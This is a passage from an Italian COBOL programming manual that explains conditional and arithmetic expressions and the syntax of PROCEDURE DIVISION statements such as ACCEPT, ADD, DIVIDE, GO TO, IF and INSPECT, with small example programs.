000000       PERFORM PERSONA-MOLTO-ALTA;
000000   ELSE
000000       IF ALTEZZA IS GREATER THAN 170
000000         THEN
000000             DISPLAY "LA PERSONA E' ABBASTANZA ALTA.",
000000             PERFORM PERSONA-ALTA;
000000         ELSE
000000             DISPLAY "LA PERSONA HA UN'ALTEZZA MEDIA O BASSA".
```

L'esempio mostra un'istruzione '**IF**' annidata, dove sono stati usati i vari separatori disponibili, per facilitare la lettura: la parola '**THEN**' non fa parte dell'istruzione, ma introduce qui le istruzioni da eseguire nel caso la condizione si avveri; la virgola viene usata per terminare le istruzioni singole, mentre il punto e virgola si usa per concludere quelle istruzioni dopo le quali si passa all'alternativa (introdotta dalla parola chiave '**ELSE**').

Il punto fermo finale è molto importante, perché rappresenta l'unico modo per stabilire dove finisca tutta la struttura, dal momento che nel linguaggio non è previsto l'uso di parole come «end if».

680.4 Sezioni, paragrafi e qualificazione

Quando la parte procedurale del programma si suddivide in sezioni, i nomi dei paragrafi devono essere univoci soltanto nell'ambito della sezione in cui vengono dichiarati.

Quando si deve fare riferimento al nome di un paragrafo che non è unico nel programma, si deve usare la qualificazione per distinguere a quale sezione si sta facendo riferimento; eccezionalmente, se si tratta della sezione in cui ci si trova già, la qualificazione è implicita.

La qualificazione si ottiene aggiungendo la parola '**OF**', oppure '**IN**', seguita dal nome della sezione.

```
                / \
                | IN |
paragraph-name  < -- > section-name
                | OF |
                \ -- /
```

680.5 Espressioni aritmetiche

L'espressione aritmetica è ciò che si traduce in un valore numerico, eventualmente attraverso l'uso di operatori. Gli operatori aritmetici disponibili nel linguaggio COBOL sono molto pochi, limitando le possibilità alle quattro operazioni.

È importante osservare che gli operatori aritmetici, tranne nel caso delle parentesi, vanno separati dai loro argomenti; diversamente, il segno '**-**' verrebbe confuso come carattere che compone una parola. Per esempio, '**A - B**' è un'espressione che rappresenta una sottrazione, mentre '**A-B**' è una parola.

Tabella 680.12. Espressioni aritmetiche.

Espressione	Descrizione
+ ***x***	Non modifica il segno di ***x***.
- ***x***	Inverte il segno di ***x***.
x + ***y***	Somma i due operandi.
x - ***y***	Sottrae da ***x*** il valore di ***y***.

Espressione	Descrizione
x * *y*	Moltiplica i due operandi.
x / *y*	Divide il primo operando per il secondo.
(...)	Cambia la precedenza stabilendo che quanto contenuto tra parentesi va calcolato prima di ciò che si trova all'esterno.

L'ordine di precedenza nelle espressioni aritmetiche è quello consueto: prima gli operatori unari, che si applicano a un operando singolo, poi la moltiplicazione e la divisione, quindi la somma e la sottrazione.

680.6 Espressioni condizionali

Nel linguaggio COBOL si distinguono diversi tipi di espressioni condizionali elementari, che vengono descritte nelle sezioni successive. Le espressioni elementari, a loro volta, si possono combinare in espressioni composte, con l'uso di operatori booleani ed eventualmente con l'aiuto di parentesi tonde per modificare l'ordine di valutazione.

680.6.1 Condizioni di relazione

Le condizioni di relazione stabiliscono un confronto tra due valori, che possono essere rappresentati da variabili, costanti o da espressioni aritmetiche. Segue lo schema sintattico:

```
                        / IS [NOT] GREATER THAN \
                        |     ---  -------      |
                        | IS [NOT] LESS THAN    |
/ identifier-1       \  |     ---  ----         |  / identifier-2       \
|                    |  | IS [NOT] EQUAL TO     |  |                    |
< literal-1          >  <     ---  -----        >  < literal-2          >
|                    |  | IS [NOT] >            |  |                    |
\ arith-expression-1 /  |     ---  -            |  \ arith-expression-2 /
                        | IS [NOT] <            |
                        |     ---  -            |
                        \ IS [NOT] =            /
                              ---  -
```

Tabella 680.14. Significato degli operatori di relazione.

Operatore	Descrizione
`IS [NOT] GREATER THEN`	maggiore di, non maggiore di
`IS [NOT] >`	maggiore di, non maggiore di
`IS [NOT] LESS THEN`	minore di, non minore di
`IS [NOT] <`	minore di, non minore di
`IS [NOT] EQUAL TC`	uguale a, diverso da

Operatore	Descrizione
`IS [NOT] =` `   ---  -`	uguale a, diverso da
`IS GREATER THAN OR EQUAL TO` `   -------          --------`	maggiore o uguale a
`IS >=` `   --`	maggiore o uguale a
`IS LESS THAN OR EQUAL TO` `   ----         --------`	minore o uguale a
`IS <=` `   --`	minore o uguale a

Quando gli operandi sono entrambi numerici, indipendentemente dal fatto che la loro rappresentazione sia in forma di «indice» ('**INDEX**'), compatta ('**COMPUTATIONAL**') o in forma di byte ('**DISPLAY**'), il confronto si basa sul valore numerico che esprimono, tenendo conto del segno, se c'è, considerando positivi i valori senza segno.

Quando si confrontano operandi alfanumerici, o quando anche uno solo è di tipo alfanumerico, il confronto avviene in modo lessicografico (in base all'ordinamento previsto dalla codifica adottata).

680.6.2 Condizioni di classe

La condizione di classe serve a stabilire se l'operando a cui si applica è numerico o alfabetico. È numerico un operando che è composto soltanto di cifre da '**0**' a '**9**', con il segno eventuale; è alfabetico un operando composto soltanto dal lettere alfabetiche ed eventualmente da spazi.

La condizione di classe si utilizza solo per verificare il contenuto di variabili che sono state dichiarate con una rappresentazione in byte ('**USAGE IS DISPLAY**').

Segue lo schema sintattico per esprimere la condizione di classe:

```
                           /              \
                           | NUMERIC      |
identifier IS [NOT]        < -------      >
               ---         | ALPHABETIC   |
                           \ ----------   /
```

Naturalmente, se si usa la parola chiave '**NOT**', si intende invertire il significato della condizione.

680.6.3 Nomi di condizione

I nomi di condizione, che si dichiarano nella divisione '**DATA DIVISION**' con il numero di livello 88, servono a descrivere il confronto della variabile a cui si riferiscono con i valori che rappresentano.

Supponendo di avere dichiarato il nome di condizione '**PARI**' nel modo seguente:

```
000000     02  CODICE            PIC 9.
000000         88  PARI          0, 2, 4, 6, 8.
000000         88  DISPARI       1, 3, 5, 7, 9.
000000         88  BASSO         0 THRU 4.
000000         88  ALTO          5 THRU 9.
```

Nella divisione '**PROCEDURE DIVISION**' potrebbero apparire righe come quelle successive, per verificare che la variabile '**CODICE**' contenga un valore pari:

```
000000     IF PARI
000000     THEN
000000         PERFORM …;
000000     ELSE
000000         …
```

680.6.4 Condizioni di segno

La condizione di segno permette di stabilire se un'espressione aritmetica (e può essere anche solo una costante o una variabile numerica) è positiva, negativa o se vale esattamente zero:

```
                                   /  POSITIVE  \
                                   |  --------  |
arithmetic-expression IS [NOT]     <  NEGATIVE  >
                          ---      |  --------  |
                                   \  ZERO      /
                                      ----
```

680.6.5 Condizioni composte e negate

Attraverso gli operatori booleani comuni, si possono definire delle condizioni composte, oppure negate. Si utilizzano le parole chiave '**AND**', '**OR**' e '**NOT**' per esprimere gli operatori booleani noti con lo stesso nome. Con l'ausilio delle parentesi tonde si possono modificare le precedenze nella valutazione delle espressioni.

Il linguaggio COBOL prevede una forma abbreviata per esprimere delle condizioni di relazione composte. Si osservi l'espressione seguente:

```
A > B OR A > C OR A < D
```

Questa potrebbe essere abbreviata così:

```
A > B OR > C OR < D
```

Tuttavia, si comprende che l'abbreviazione comporta maggiore difficoltà interpretativa nella lettura umana del programma sorgente.

680.7 Avverbi comuni

Per «avverbi comuni» qui si intendono delle parole chiave che possono far parte di varie istruzioni, fornendo però lo stesso tipo di funzionalità.

Tabella 680.19. Alcuni avverbi comuni.

Avverbio	Descrizione
`ROUNDED`	Quando una variabile deve ricevere il risultato di un'espressione aritmetica e non ha la possibilità di rappresentare in modo esatto i decimali, con l'uso dell'avverbio '**`ROUNDED`**' si chiede di assegnare un valore arrotondato nella cifra meno significativa.
`SIZE ERROR`	Quando una variabile deve ricevere il risultato di un'espressione aritmetica e non ha la possibilità di rappresentare alcune cifre più significative, si verifica un errore, che può essere espresso dalla condizione '**`SIZE ERROR`**'. La verifica di questa condizione implica l'indicazione di un'istruzione da eseguire se si verifica questo tipo di errore.
`CORRESPONDING`	Alcune istruzioni prevedono l'uso dell'avverbio '**`CORRESPONDING`**' per fare riferimento a variabili strutturate che contengono campi con lo stesso nome, pur non avendo la stessa struttura. Generalmente si usa per assegnare un gruppo di variabili a un altro gruppo, con lo stesso nome, in un'altra struttura.

Capitolo 681

Istruzioni della divisione «PROCEDURE DIVISION»

Nelle sezioni di questo capitolo sono raccolti e descritti, in ordine alfabetico, i modelli sintattici delle istruzioni principali del linguaggio COBOL, da usare nella divisione '**PROCEDURE DIVISION**'.

681.1 Istruzione «ACCEPT»

L'istruzione '**`ACCEPT`**' permette di ricevere un'informazione da una fonte esterna al programma e di assegnarla a una variabile. Generalmente si usa questa istruzione per consentire all'utente l'inserimento di un valore attraverso il terminale che sta utilizzando, ma, a seconda delle possibilità offerte dal compilatore, può servire anche per l'acquisizione di altri dati.

```
                         .--      /  mnemonic-name     \  --.
                         |        |                    |
                         |        |  implementor-name  |
                         |        |                    |
ACCEPT identifier |  FROM  <  DATE              >
------                   |  ----  |  ----              |
                         |        |  DAY               |
                         |        |  ---               |
                         `--      \  TIME              /  --'
                                     ----
```

La fonte di dati per l'istruzione '**`ACCEPT`**' può essere dichiarata attraverso un nome mnemonico, definito nel paragrafo '**`SPECIAL-NAMES`**' della sezione '**`INPUT-OUTPUT SECTION`**' (sezione 673.3), un nome particolare che dipende da funzionalità speciali del compilatore, oppure un nome che fa riferimento alla data o all'orario attuale (le parole chiave '**`DATE`**', '**`DAY`**', '**`TIME`**').

Tabella 681.2. Parole chiave standard per definire l'accesso alle informazioni data-orario.

Parola chiave	Descrizione
`DATE`	Fornisce la data attuale, formata da sei cifre numeriche, secondo la forma ***yymmdd*** (due cifre per l'anno, due per il mese e due per il giorno).
`DAY`	Fornisce il giorno attuale, formato da cinque cifre numeriche, secondo la forma ***yyddd*** (due cifre per l'anno e tre cifre per il giorno, espresso in quantità di giorni trascorsi dall'inizio dell'anno).
`TIME`	Fornisce l'orario attuale, formato da otto cifre numeriche, secondo la forma ***hhmmsscc*** (due cifre per l'ora, due per i minuti, due per i secondi e due per i centesimi di secondo).

L'esempio seguente dimostra il funzionamento e l'utilizzo di queste parole chiave standard:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-ACCEPT-DATE-TIME.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-27.
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 77  MY-DATE      PIC X(30).
001200 77  MY-DAY       PIC X(30).
001300 77  MY-TIME      PIC X(30).
001400*
001500 PROCEDURE DIVISION.
```

```
001600*
001700 MAIN.
001800     ACCEPT MY-DATE FROM DATE.
001900     ACCEPT MY-DAY  FROM DAY.
002000     ACCEPT MY-TIME FROM TIME.
002100     DISPLAY "DATE: ", MY-DATE.
002200     DISPLAY "DAY:  ", MY-DAY.
002300     DISPLAY "TIME: ", MY-TIME.
002400*
002500     STOP RUN.
002600*
```

Avviando questo programma il giorno 27 gennaio 2005, alle ore 13:30.45, si dovrebbe ottenere il risultato seguente:

```
DATE: 050227
DAY:  05058
TIME: 13304500
```

Tabella 681.5. Parole chiave non standard.

Parola chiave	Descrizione
`CONSOLE` `SYSIN`	Quando non si specifica la fonte dei dati per l'istruzione '**`ACCEPT`**', si intende il terminale dal quale il programma è stato avviato; spesso, i compilatori considerano l'uso della parola chiave '**`CONSOLE`**', o di '**`SYSIN`**', come sinonimo di questo comportamento, anche se è quello predefinito.
`COMMAND-LINE`	I compilatori per i sistemi Unix consentono spesso di accedere al contenuto della riga di comando usata per avviare il programma, attraverso l'uso di questa parola chiave.

L'esempio successivo dimostra l'uso di un nome mnemonico per dichiarare l'origine dei dati. Sono evidenziate le righe più significative:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-ACCEPT.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-27.
000500*
000600 ENVIRONMENT DIVISION.
000700 CONFIGURATION SECTION.
000800 SOURCE-COMPUTER.
000900     OPENCOBOL.
001000 SPECIAL-NAMES.
001100     CONSOLE IS STANDARD-INPUT.
001200*
001300 DATA DIVISION.
001400*
001500 WORKING-STORAGE SECTION.
001600 77  MESSAGGIO            PIC X(30).
001700*
001800 PROCEDURE DIVISION.
```

```
001900*
002000 MAIN.
002100     DISPLAY "INSERISCI IL MESSAGGIO".
002200     ACCEPT MESSAGGIO FROM STANDARD-INPUT.
002300     DISPLAY "HAI INSERITO: ", MESSAGGIO.
002400*
002500     STOP RUN.
002600*
```

681.2 Istruzione «ADD»

L'istruzione '**ADD**' consente di eseguire delle somme. Sono previsti diversi formati per l'utilizzo di questa istruzione.

```
     /              \
     | identifier-1 |
ADD  <              >...  TO { identifier-n  [ROUNDED] }...
---  | literal-1    |     --                  -------
     \              /

    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Nello schema sintattico appena mostrato, si vede che dopo la parola chiave '**ADD**' si elencano una serie di costanti o variabili con valore numerico, da sommare assieme, sommando poi quanto ottenuto al contenuto delle variabili specificate dopo la parola chiave '**TO**'. L'opzione '**ROUNDED**' richiede di eseguire un arrotondamento se la variabile ricevente non può rappresentare in modo esatto il valore; l'opzione '**SIZE ERROR**' serve a eseguire un'istruzione nel caso una delle variabili riceventi non possa accogliere la porzione più significativa del valore ottenuto dalla somma. Si osservi l'esempio seguente:

```
000000     ADD 1, 2, 3, TO A.
```

Supponendo che la variabile '**A**', prima della somma contenga il valore 10, dopo la somma contiene il valore 16 (1+2+3+10).

```
     /              \  /              \
     | identifier-1 |  | identifier-2 |
ADD  <              >  <              >...
---  | literal-1    |  | literal-2    |
     \              /  \              /

    GIVING { identifier-n  [ROUNDED] }...
    ------                  -------
    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Quando al posto della parola chiave '**TO**', si usa '**GIVING**', la somma dei valori che precede tale parola chiave viene assegnata alle variabili indicate dopo, senza tenere in considerazione il loro valore iniziale nella somma. Valgono le stesse considerazioni già fatte a proposito delle opzioni '**ROUNDED**' e '**SIZE ERROR**'. Si osservi l'esempio seguente:

```
000000     ADD 1, 2, 3, GIVING A.
```

Qualunque sia il valore iniziale della variabile '**A**', dopo la somma questa contiene il valore 6 (1+2+3).

```
          /                \
          | CORR           |
    ADD   < ----           >  identifier-1  TO  identifier-2  [ROUNDED]
    ---   | CORRESPONDING  |                --                 -------
          \ -------------  /

        [ ON SIZE ERROR  imperative-statement ]
             ---- -----
```

In questo ultimo caso, la somma fa riferimento a variabili strutturate, dove i campi della prima variabile devono essere sommati ai campi della seconda variabile che hanno lo stesso nome della prima. Valgono le stesse considerazioni già fatte a proposito delle opzioni '**ROUNDED**' e '**SIZE ERROR**'.

681.3 Istruzione «CLOSE»

Attraverso l'istruzione '**CLOSE**' si può chiudere un file aperto. Questa istruzione non riguarda i file definiti esplicitamente per le funzionalità di riordino e fusione del COBOL, perché questi non vengono aperti. La sintassi dell'istruzione può essere più o meno ricca, a seconda delle estensioni che offre il compilatore; tuttavia, lo schema seguente si adatta alla maggior parte delle situazioni:

```
        /               .--       /           \  --.  \
        |               |         | NO REWIND |    |  |
 CLOSE  <  file-name-1  |  WITH   < -- ------ >    |  > ...
 -----  |               |         | LOCK      |    |  |
        \               `--       \ ----      /  --'  /
```

Il file indicato viene chiuso, eventualmente con delle opzioni. Se si tratta di un file sequenziale a nastro, si può utilizzare l'opzione '**NO REWIND**', con la quale si vuole evitare che il nastro venga riavvolto automaticamente dopo la chiusura, così da poter accedere eventualmente a un file successivo, già esistente o da creare sullo stesso nastro. L'opzione '**LOCK**' serve a impedire che il file possa essere riaperto nel corso del funzionamento del programma.

Nel caso si utilizzino dei nastri, quelli che il programma ha chiuso senza riavvolgere, vengono comunque riavvolti alla conclusione del programma stesso; inoltre, alla conclusione del programma vengono chiusi automaticamente i file che sono rimasti ancora aperti.

681.4 Istruzione «COMPUTE»

L'istruzione '**COMPUTE**' consente di calcolare un'espressione aritmetica, assegnando il risultato a una o più variabili:

```
COMPUTE  { identifier  [ROUNDED] }... = arithmetic-expression
-------                 -------
    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

La variabile che nello schema sintattico appare con il nome ***identifier*** deve essere scalare e di tipo numerico, anche se può contenere una maschera di modifica. Possono essere indicate più variabili a sinistra del segno '**=**' e ognuna riceve una copia del risultato dell'espressione alla destra.

L'opzione '**ROUNDED**' serve a richiedere un arrotondamento se la variabile ricevente non può rappresentare il risultato con la stessa precisione ottenuta dal calcolo dell'espressione; l'opzione '**SIZE ERROR**' consente di richiamare un'istruzione nel caso una delle variabili riceventi non fosse in grado di contenere la parte più significativa del valore ottenuto calcolando l'espressione.

```
000000     COMPUTE D = A * B + C.
```

L'esempio mostra che si vuole assegnare alla variabile '**D**' il risultato dell'espressione '**A * B + C**' (A moltiplicato B, sommato a C).

681.5 Istruzione «DELETE»

L'istruzione '**DELETE**' cancella un record logico da un file organizzato in modo relativo o a indice (sono esclusi i file organizzati in modo sequenziale).

```
DELETE  file-name  RECORD  [INVALID KEY imperative-statement]
------                      -------
```

Per poter cancellare un record è necessario che il file sia stato aperto in lettura e scrittura ('**I-O**').

Se il file viene utilizzato con un accesso sequenziale, l'opzione '**INVALID KEY**' non è applicabile e non deve essere scritta nell'istruzione. Inoltre, utilizzando un accesso sequenziale, prima di eseguire un'istruzione '**DELETE**' è necessario che il puntatore del record sia stato posizionato attraverso un'istruzione '**READ**'. L'istruzione '**READ**' deve precedere immediatamente l'istruzione '**DELETE**', che così può cancellare il record appena letto.

Quando il file viene utilizzato con un accesso diretto ('**RANDOM**') o dinamico ('**DYNAMIC**'), l'opzione '**INVALID KEY**' è obbligatoria, a meno di avere dichiarato un'azione alternativa, in caso di errore, nella zona di istruzioni definite come '**DECLARATIVES**', all'inizio della divisione '**PROCEDURE DIVISION**'. Per individuare il record da cancellare, si fa riferimento alla chiave, come specificato dalla dichiarazione '**RECORD KEY**', associata al file in questione. Se si tenta di cancellare un record indicando una chiave che non esiste, si ottiene l'errore che fa scattare l'esecuzione dell'istruzione associata all'opzione '**INVALID KEY**'.

Dipende dal compilatore il modo in cui viene trattato effettivamente il record da cancellare: questo potrebbe essere sovrascritto con un valore prestabilito, oppure potrebbe essere semplicemente segnato per la cancellazione; in ogni caso, il record non viene cancellato fisicamente dal file.

Quando si accede al file attraverso un indice, bisogna considerare che la cancellazione può provocare la comparsa di record con chiavi doppie, se la cancellazione implica la sovrascrittura del record con un certo valore; inoltre, se il file contiene record con chiavi doppie, la cancellazione di un record specificando la sua chiave, può portare a cancellare quello sbagliato. Pertanto, in presenza di file a indice con chiavi doppie, conviene usare un accesso sequenziale per individuare in modo esatto il record da cancellare.

681.6 Istruzione «DISPLAY»

L'istruzione '**DISPLAY**' consente di emettere un messaggio attraverso un dispositivo che consenta di farlo. Generalmente, se usata senza opzioni, la visualizzazione avviene attraverso il terminale dal quale è stato avviato il programma.

```
          /              \     .--     /                  \  --.
          | literal      |     |       | implementor-name |
DISPLAY   <              >...  |  UPON <                  >
-------   | identifier   |     |  ---- | mnemonic-name    |
          \              /     `--     \                  /  --'
```

Osservando lo schema sintattico si vede che dopo la parola chiave '**DISPLAY**' si possono mettere delle costanti letterali o dei nomi di variabile. Questi elementi possono rappresentare sia valori alfanumerici, sia numerici (tuttavia, il compilatore potrebbe rifiutarsi di accettare delle variabili di tipo '**INDEX**'): è il compilatore che provvede a eseguire le conversioni necessarie. L'elenco di costanti o di variabili viene concatenato prima della visualizzazione.

L'aggiunta dell'opzione '**UPON**' consente di specificare dove deve essere emesso il messaggio. Si può indicare una parola chiave definita dal compilatore, che identifica qualche tipo di dispositivo, oppure un nome mnemonico, da specificare nel paragrafo '**SPECIAL-NAMES**' della sezione '**INPUT-OUTPUT SECTION**' (sezione 673.3).

Tabella 681.17. Parole chiave non standard.

Parola chiave	Descrizione
CONSOLE SYSOUT	Quando non si specifica la fonte dei dati per l'istruzione '**ACCEPT**', si intende il terminale dal quale il programma è stato avviato; spesso, i compilatori considerano l'uso della parola chiave '**CONSOLE**', o di '**SYSOUT**', come sinonimo di questo comportamento, anche se è quello predefinito.

L'esempio successivo mostra un uso abbastanza comune dell'istruzione '**DISPLAY**':

```
000000     DISPLAY "ATTENZIONE: ", A, " + ", B, " = ", C.
```

L'esempio mostra in particolare il concatenamento che si vuole ottenere. Si ricorda che non è importante se le variabili utilizzate nell'istruzione sono alfanumeriche o numeriche, perché è il compilatore che provvede a convertire tutto nel modo più appropriato al tipo di dispositivo che deve emettere il messaggio.

681.7 Istruzione «DIVIDE»

L'istruzione '**DIVIDE**' consente di eseguire delle divisioni, fornendone il risultato ed eventualmente il resto. Sono previsti diversi formati per l'utilizzo di questa istruzione.

```
        /              \
        | identifier-1 |
DIVIDE  <              >  INTO  { identifier-2 [ROUNDED] }...
------  | literal-1    |  ----                  -------
        \              /

    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Nello schema sintattico appena mostrato, si vede che dopo la parola chiave '**DIVIDE**' viene indicato un valore, in forma costante o attraverso una variabile; questo valore viene diviso per la variabile indicata dopo la parola chiave '**INTO**' e il risultato viene assegnato alla stessa variabile che funge da divisore. Se appaiono più variabili dopo la parola '**INTO**', la divisione viene ripetuta per ognuna di quelle, assegnando rispettivamente il risultato.

L'opzione '**ROUNDED**' richiede di eseguire un arrotondamento se la variabile ricevente non può rappresentare in modo esatto il valore; l'opzione '**SIZE ERROR**' serve a eseguire un'istruzione nel caso una delle variabili riceventi non possa accogliere la porzione più significativa del valore ottenuto dalla somma. Si osservi l'esempio seguente:

```
000000     DIVIDE 100 INTO A.
```

Supponendo che la variabile '**A**', prima della divisione contenga il valore 5, dopo l'operazione contiene il valore 20 (100/5). Si potrebbe scrivere la stessa cosa utilizzando l'istruzione '**COMPUTE**':

```
000000     COMPUTE A = 100 / A.
```

Lo schema sintattico successivo mostra l'utilizzo di '**DIVIDE**' in modo da non alterare i valori utilizzati come divisori:

```
        /              \  /      \  /              \
        | identifier-1 |  | INTO |  | identifier-2 |
DIVIDE  <              >  < ---- >  <              >
------  | literal-1    |  | BY   |  | literal-2    |
        \              /  \ --   /  \              /

    GIVING identifier-3  [ROUNDED]
    ------                -------
    [ REMAINDER  identifier-4  [ROUNDED] ]
      ---------
    [ ON SIZE ERROR  imperative-statement ]
         ---- -----
```

Nella forma appena mostrata, dove le parole '**INTO**' e '**BY**' sono equivalenti, la divisione avviene immettendo il risultato dell'operazione nella variabile indicata dopo la parola '**GIVING**'. Valgono le stesse considerazioni già fatte a proposito delle opzioni '**ROUNDED**' e '**SIZE ERROR**'. Si osservi l'esempio seguente che ripete sostanzialmente l'esempio già mostrato in precedenza:

```
000000     DIVIDE 100 BY 5 GIVING A.
```

Utilizzando l'opzione '**REMAINDER**', si fa in modo che il resto della divisione venga inserito nella variabile che segue tale parola. Tuttavia, si osservi che per resto si intende ciò che rimane moltiplicando il quoziente ottenuto (***identifier-3***) per il divisore (***identifier-2*** o ***literal-2***), sottraendo poi questo valore ottenuto dal dividendo (***identifier-1*** o ***literal-1***). Si osservi l'esempio che segue:

```
000100 IDENTIFICATION DIVISION.
000200 PROGRAM-ID.   TEST-DIVIDE.
000300 AUTHOR.       DANIELE GIACOMINI.
000400 DATE-WRITTEN. 2005-02-27.
```

```
000500*
000600 ENVIRONMENT DIVISION.
000700*
000800 DATA DIVISION.
000900*
001000 WORKING-STORAGE SECTION.
001100 77  A             PIC 9(10)V99.
001200 77  B             PIC 9(10)V99.
001400*
001500 PROCEDURE DIVISION.
001600*
001700 MAIN.
001800     DIVIDE 100 BY 3 GIVING A REMAINDER B.
001900     DISPLAY "100 / 3 = ", A, " CON IL RESTO DI ", B.
002000*
002100     STOP RUN.
002200*
```

Una volta compilato questo programma, se viene messo in funzione si dovrebbe ottenere il risultato seguente, che dovrebbe chiarire di che tipo di resto si parla con questa istruzione:

```
100 / 3 = 0000000033.33 CON IL RESTO DI 0000000000.01
```

681.8 Istruzione «EXIT»

L'istruzione '**EXIT**' serve a concludere anticipatamente l'esecuzione di un gruppo di paragrafi, attraverso un'istruzione '**PERFORM**'. L'istruzione '**EXIT**' deve essere usata da sola, all'interno di un paragrafo tutto per sé:

```
paragraph-name

    EXIT.
    ----
```

Si osservi che un programma COBOL scritto in modo ordinato non dovrebbe avere bisogno di questa istruzione.

```
000000     PERFORM UNO THRU TRE.
000000     …
000000 UNO.
000000     …
000000 DUE.
000000     …
000000     IF …
000000       THEN
000000           GO TO TRE.
000000     …
000000 TRE.
000000     EXIT.
000000 QUATTRO.
000000     …
```

L'esempio appena mostrato serve a dare un'idea del significato dell'istruzione '**EXIT**': la chiamata iniziale con l'istruzione '**PERFORM**' richiede l'esecuzione sequenziale dei paragrafi da '**UNO**' a '**TRE**', ma nel paragrafo '**DUE**' si verifica una condizione e al suo avverarsi si esegue un salto ('**GO TO**') al paragrafo '**TRE**', che conclude comunque la chiamata principale.

Come già accennato, dal momento che l'uso dell'istruzione '**EXIT**' implica l'utilizzo di '**GO TO**', che notoriamente complica la comprensibilità di un programma in modo eccessivo, entrambe queste istruzioni sono da evitare accuratamente.

681.9 Istruzione «GO TO»

L'istruzione '**GO TO**' consente di saltare all'inizio di un paragrafo specificato, senza ritorno. Sono previsti due modi di utilizzo:

```
GO TO  procedure-name
--
```

Oppure:

```
GO TO  { procedure-name }... DEPENDING ON identifier
--                           ---------
```

Nel primo caso, l'esecuzione dell'istruzione passa il controllo al paragrafo indicato; nel secondo, viene scelto il paragrafo a cui passare il controllo in base al valore indicato dopo la parola '**DEPENDING**'. Il valore in questione deve essere un numero intero, rappresentato attraverso una variabile (altrimenti non ci sarebbe motivo di usarlo), dove il valore uno rappresenta il primo paragrafo nominato dopo le parole '**GO TO**' e il valore ***n*** rappresenta il paragrafo ***n***-esimo dello stesso elenco.

L'utilizzo dell'istruzione '**GO TO**' complica la lettura di un programma sorgente COBOL e, secondo il parere di molti, andrebbe abolita. Si veda a questo proposito: Edsger W. Dijkstra, *Go To Statement Considered Harmful*, 1968, ⟨*http://www.acm.org/classics/oct95/*⟩, ⟨*http://www.kbs.uni-hannover.de/Lehre/SWTG/goto.pdf*⟩, ⟨*http://www.cs.utsa.edu/~wagner/CS3723/nogoto/harm2.html*⟩ e altri indirizzi.

681.10 Istruzione «IF»

L'istruzione '**IF**' consente di eseguire un gruppo di istruzioni solo se si verifica una condizione, o se questa non si verifica. Il formato di questa istruzione è visibile nello schema seguente:

```
                  /                     \  .--      /                     \  --.
                  | { statement-1 }...  |  |        | { statement-2 }...  |    |
     IF  condition <                     >  |  ELSE  <                     >    |
     --           | NEXT SENTENCE       |  |  ----  | NEXT SENTENCE       |    |
                  \ ---- --------       /  `--      \ ---- --------       /  --'
```

Le istruzioni che seguono immediatamente la condizione (***statement-1***), vengono eseguite se la condizione si avvera; le istruzioni del gruppo che segue la parola '**ELSE**' vengono eseguite se la condizione non si avvera. Le istruzioni del primo e del secondo gruppo, possono contenere altre istruzioni '**IF**'.

Si osservi che la parola '**THEN**' è un separatore, ma viene usata spesso per migliorare la lettura di un'istruzione '**IF**':

```
000000 IF ALTEZZA IS GREATER THAN 190
000000   THEN
000000       DISPLAY "LA PERSONA E` MOLTO ALTA!",
000000       PERFORM PERSONA-MOLTO-ALTA;
000000   ELSE
000000       IF ALTEZZA IS GREATER THAN 170
000000         THEN
000000             DISPLAY "LA PERSONA E` ABBASTANZA ALTA.",
000000             PERFORM PERSONA-ALTA;
000000         ELSE
000000             DISPLAY "LA PERSONA HA UN'ALTEZZA MEDIA O BASSA".
```

L'esempio mostra un'istruzione '**`IF`**' che ne contiene un'altra dopo la parola '**`ELSE`**'. Si può osservare che il punto fermo che conclude il gruppo di istruzioni appare solo alla fine della prima istruzione '**`IF`**' e costituisce l'unico modo per poter comprendere dove finisce tutta la struttura. Si osservi che la rappresentazione della struttura con dei rientri appropriati serve per individuare facilmente i livelli di annidamento esistenti.

Data la particolarità di questo esempio, i rientri potrebbero essere gestiti in modo diverso, per sottolineare la presenza di una serie di condizioni alternative ('**`ELSE IF`**'):

```
000000 IF ALTEZZA IS GREATER THAN 190
000000 THEN
000000     DISPLAY "LA PERSONA E` MOLTO ALTA!",
000000     PERFORM PERSONA-MOLTO-ALTA;
000000 ELSE IF ALTEZZA IS GREATER THAN 170
000000 THEN
000000     DISPLAY "LA PERSONA E` ABBASTANZA ALTA.",
000000     PERFORM PERSONA-ALTA;
000000 ELSE
000000     DISPLAY "LA PERSONA HA UN'ALTEZZA MEDIA O BASSA".
```

681.11 Istruzione «INSPECT»

L'istruzione '**`INSPECT`**' consente di scandire una variabile contenente una stringa alfanumerica, allo scopo di contare alcuni caratteri o di rimpiazzare alcuni dei caratteri della stringa. Sono previsti tre schemi sintattici per l'uso di questa istruzione, per il conteggio, la sostituzione, oppure per entrambe le cose simultaneamente.

Conteggio dei caratteri

```
INSPECT identifier-1 TALLYING
-------              --------
    /                      /                                     .-- /          \           /                \ --.  \     \
    |                      |                                     |   |  BEFORE  |           |  identifier-4  |   |  |     |
    |                      |  CHARACTERS                         |   <  ------  >  INITIAL  <                >   |  |     |
    |                      |  ----------                         |   |  AFTER   |           |  literal-2     |   |  |     |
    |                      |                                     `-- \  -----   /           \                / --'  |     |
    <  identifier-2  FOR   <                                                                                        >...  >...
    |                ---   |  /           \  /                \  .-- /          \           /                \ --.  |     |
    |                      |  |  ALL      |  |  identifier-3  |  |   |  BEFORE  |           |  identifier-4  |   |  |     |
    |                      |  <  ---      >  <                >  |   <  ------  >  INITIAL  <                >   |  |     |
    |                      |  |  LEADING  |  |  literal-1     |  |   |  AFTER   |           |  literal-2     |   |  |     |
    \                      \  \  -------  /  \                /  `-- \  -----   /           \                / --'  /     /
```

Sostituzione di caratteri

```
INSPECT identifier-1 REPLACING
-------              ---------

    /                                          /                \  .-- /          \           /                \ --.  \
    |                                          | identifier-5   |  |   | BEFORE   |           |  identifier-4  |   |  |
    |  CHARACTERS                         BY   <                >  |   < ------   >  INITIAL  <                >   |  |
    |  ----------                         --   | literal-3      |  |   | AFTER    |           |  literal-2     |   |  |
